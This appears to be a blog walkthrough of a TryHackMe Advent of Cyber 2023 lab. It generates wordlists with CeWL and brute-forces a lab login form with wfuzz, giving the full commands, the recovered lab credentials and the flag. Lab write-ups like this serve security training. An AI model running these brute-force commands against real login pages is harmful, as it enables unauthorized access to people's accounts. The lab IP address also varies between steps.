TryHackMe Advent of Cyber 2023 — Day 4
The day 4 advent of cyber how to use CeWL to generate a custom wordlist for executing brute-force attacks against a web application entry…
Advent of Cyber 2023 [Day4]

The day 4 advent of cyber how to use CeWL to generate a custom wordlist for executing brute-force attacks against a web application entry point. i.e. an attack surface like a form that requires login details. CeWL, often pronounced "cool,” is a custom wordlist generator tool that spiders websites to create word lists based on the site’s content.
This is how to install CeWL in your attack box
sudo apt-get install cewl -yTo use CeWL use the help -h command after cewl
cewl -h
So we are going to take three steps to carry out our bruteforce attack successfully:
- Generate a username list for the attack
- Generate the password list
- Bruteforce the login page using the username and password lists above with the wfuss tool.
Step 1: Generate a username list for the attack using CeWL. We would leverage the team page to gather a list of possible usernames.
cewl -d 0 -m 5 -w usernames.txt http://10.10.93.75/team.php --lowercased — the depth of the spidering m — The minimum character w — The output file http://MACHINE_IP/team.php — the URL
- -lowercase — format the text to lowercase
- -with-numbers — Include the number
Step 2: Generate a possible password list for the bruteforce attack using CeWL.
cewl -d 2 -m 5 -w passwords.txt http://10.10.93.75 --with-numbersStep 3: Bruteforce the login page using the username and password lists above with the wfuss tool.

wfuzz -c -z file,usernames.txt -z file,passwords.txt --hs "Please enter the correct credentials" -u http://10.10.93.75/login.php -d "username=FUZZ&password=FUZ2Z"- In the command above:
-z file,usernames.txtloads the usernames list.-z file,passwords.txtuses the password list generated by CeWL.--hs "Please enter the correct credentials"hides responses containing the string "Please enter the correct credentials", which is the message displayed for wrong login attempts.-uspecifies the target URL.-d "username=FUZZ&password=FUZ2Z"provides the POST data format where FUZZ will be replaced by usernames and FUZZ by passwords.
- Note: The output above contains the word REDACTED since it contains the correct combination of username and password.
- The login portal of the application is located at
http://10.10.93.70/login.php. Use the credentials you got from the brute-force attack to log in to the application.

As you can see from our wfuzz output, we have a response code of 302 with the username and password “isaias” and “Happiness” respectively. Login with the credentials on the login page http://10.10.93.70/login.php

Click on each of the inbox messages to access them, and while doing that, I found the flag. THM{m3rrY4nt4rct1crAft$}
메타데이터
- post_id
- c9acf2fdeffd
- slug
- tryhackme-advent-of-cyber-2023-day-4-c9acf2fdeffd
- url
- https://medium.com/@josephinennamani/tryhackme-advent-of-cyber-2023-day-4-c9acf2fdeffd
- canonical_url
- https://medium.com/@josephinennamani/tryhackme-advent-of-cyber-2023-day-4-c9acf2fdeffd
- author_url
- https://medium.com/@josephinennamani
- status
- ok
- fetched_at
- 2026-07-24 19:51:38




